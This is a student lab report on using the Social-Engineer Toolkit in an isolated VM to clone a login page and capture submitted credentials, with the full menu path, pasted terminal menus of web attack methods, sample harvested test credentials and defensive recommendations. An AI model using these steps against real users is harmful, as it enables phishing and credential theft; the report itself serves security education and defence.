

ETHICAL HACKING LAB REPORT

Fernando Gesa

May 2026

-

Social Engineering & Credential Harvesting
Using the Social-Engineer Toolkit (SET) v8.0.3

DISCLAIMER: This report documents a lab exercise performed in a fully isolated virtual machine environment. All activities were conducted for educational purposes only. Performing these techniques against real systems without explicit written authorisation is illegal and unethical

1. Objective

The objective of this lab exercise was to gain hands-on experience with social engineering attack techniques using the Social-Engineer Toolkit (SET). Specifically, the exercise focused on understanding how credential harvesting attacks work by cloning a web login page in and observing how form submissions are intercepted.

This type of exercise is relevant to security professionals because it demonstrates the attack surface that end users face, helping organisations build better phishing awareness training and technical defences.

2. Lab Environment

The following environment was used for this exercise:

Component	Details
Attacker Machine	Kali Linux (VM)
Target Machine	Local VM / loopback (isolated network)
Tool	Social-Engineer Toolkit (SET) v8.0.3 'Maverick'
Network	Host-only / NAT adapter — no external connectivity
Cloned Page (lab replica)	Local copy of a login form (index.html)
Listener IP	10.0.2.15 (internal VM address only)

3. Methodology

The attack chain followed during this lab exercise consisted of five stages:

Step 1 — Launch SET

The Social-Engineer Toolkit was launched from the Kali Linux terminal using the 'setoolkit' command. The main menu was presented with options including Social-Engineering Attacks, Penetration Testing, and configuration options.




Figure 1 — Launching SET from the Kali terminal

Step 2 — Select Social-Engineering Attacks

Option 1 (Social-Engineering Attacks) was selected from the main menu, presenting a sub-menu of attack vectors including Spear-Phishing, Website Attack Vectors, Infectious Media, Mass Mailer, and others.




Figure 2 — Selecting Social-Engineering Attacks

Step 3 — Website Attack Vectors

Option 2 (Website Attack Vectors) was selected. SET presented descriptions of available web-based attack methods including the Credential Harvester, Java Applet Attack, Tabnabbing, Web-Jacking, Multi-Attack, and HTA Attack.





Figure 3 — Selecting Website Attack Vectors

Step 4 — Credential Harvester via Site Cloner

Option 3 (Credential Harvester Attack Method) was chosen, followed by Option 2 (Site Cloner). SET prompted for the listener IP address (10.0.2.15) and the URL of the page to clone. A local replica of a login form was used as the cloning target in the lab environment.



```
Session Actions Edit View Help
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Spear-Missing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.


set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.
The Tabnabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white_sheep, agent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then us link. You can edit the link replacement settings in the set_config if it's too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which works best.
The HTA Attack method will allow you to clone a site and perform Powershell injection through HTA files which can be used for Windows-based Powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web-Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu

set>webattack>3
```

Figure 4 — Selecting Credential Harvester Attack Method



```
Session Actions Edit View Help
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Spear-Missing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.
The Tabnabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white_sheep, agent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then us link. You can edit the link replacement settings in the set_config if it's too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which works best.
The HTA Attack method will allow you to clone a site and perform Powershell injection through HTA files which can be used for Windows-based Powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web-Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu

set>webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu

set>webattack>2
```

Figure 5 — Selecting Site Cloner

Step 5 — Capture & Observe

SET cloned the target login page and began listening on port 80. When a test form submission was made in the isolated browser, SET intercepted the POST request and printed the submitted form parameters to the terminal, demonstrating how credential harvesting works.




Figure 6 — Entering the url to clone




Figure 7 — Entering Login credential




Figure 8 — Intercepted Credentials

4. Key Commands & Navigation

The following SET menu navigation path was used:

```
$ sudo setoolkit
set> 1 # Social-Engineering Attacks
set> 2 # Website Attack Vectors
set:webattack> 3 # Credential Harvester Attack Method
set:webattack> 2 # Site Cloner
IP for POST back: 10.0.2.15
URL to clone: [local lab login page]
```

5. Findings

Upon submitting the test login form in the isolated lab browser, SET successfully intercepted the POST request and displayed all submitted form parameters. The output confirmed that the Credential Harvester captured form fields including username, surname, and password fields.

Example of intercepted output (lab test data only):

```
[*] WE GOT A HIT! Printing the output:
PARAM: surname=Smith
PARAM: name=John
POSSIBLE PASSWORD FIELD FOUND: password=mypassword22
PARAM: submit=Accedi
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

6. Defensive Recommendations

This exercise highlights several important defensive controls that organisations should implement:

- **Multi-Factor Authentication (MFA):** Even if credentials are harvested, MFA prevents account compromise by requiring a second factor that the attacker cannot intercept via a cloned page.
- **Security Awareness Training:** Regular phishing simulation exercises help users identify spoofed login pages by checking URLs, SSL certificates, and visual discrepancies.
- **HSTS & Certificate Pinning:** HTTP Strict Transport Security (HSTS) and certificate pinning make it harder to serve convincing clones over HTTP, as modern browsers will warn users.
- **Email Filtering & URL Scanning:** Gateway-level filtering can block links to known phishing domains before users ever receive them.
- **Endpoint Detection & Response (EDR):** EDR tools can detect unusual POST submissions and flag connections to suspicious or newly registered domains.

7. Conclusion

This lab exercise successfully demonstrated the ease with which the Social-Engineer Toolkit can be used to clone login pages and harvest submitted credentials in a controlled environment. The exercise reinforced the importance of user education, strong authentication mechanisms, and network-level controls as layered defences against social engineering attacks.

Understanding how these attacks work from an attacker's perspective is a core competency for penetration testers and security professionals, enabling them to better advise organisations on realistic threat scenarios and proportionate controls.

This report was produced for educational and portfolio purposes. All testing was performed in an isolated virtual lab environment.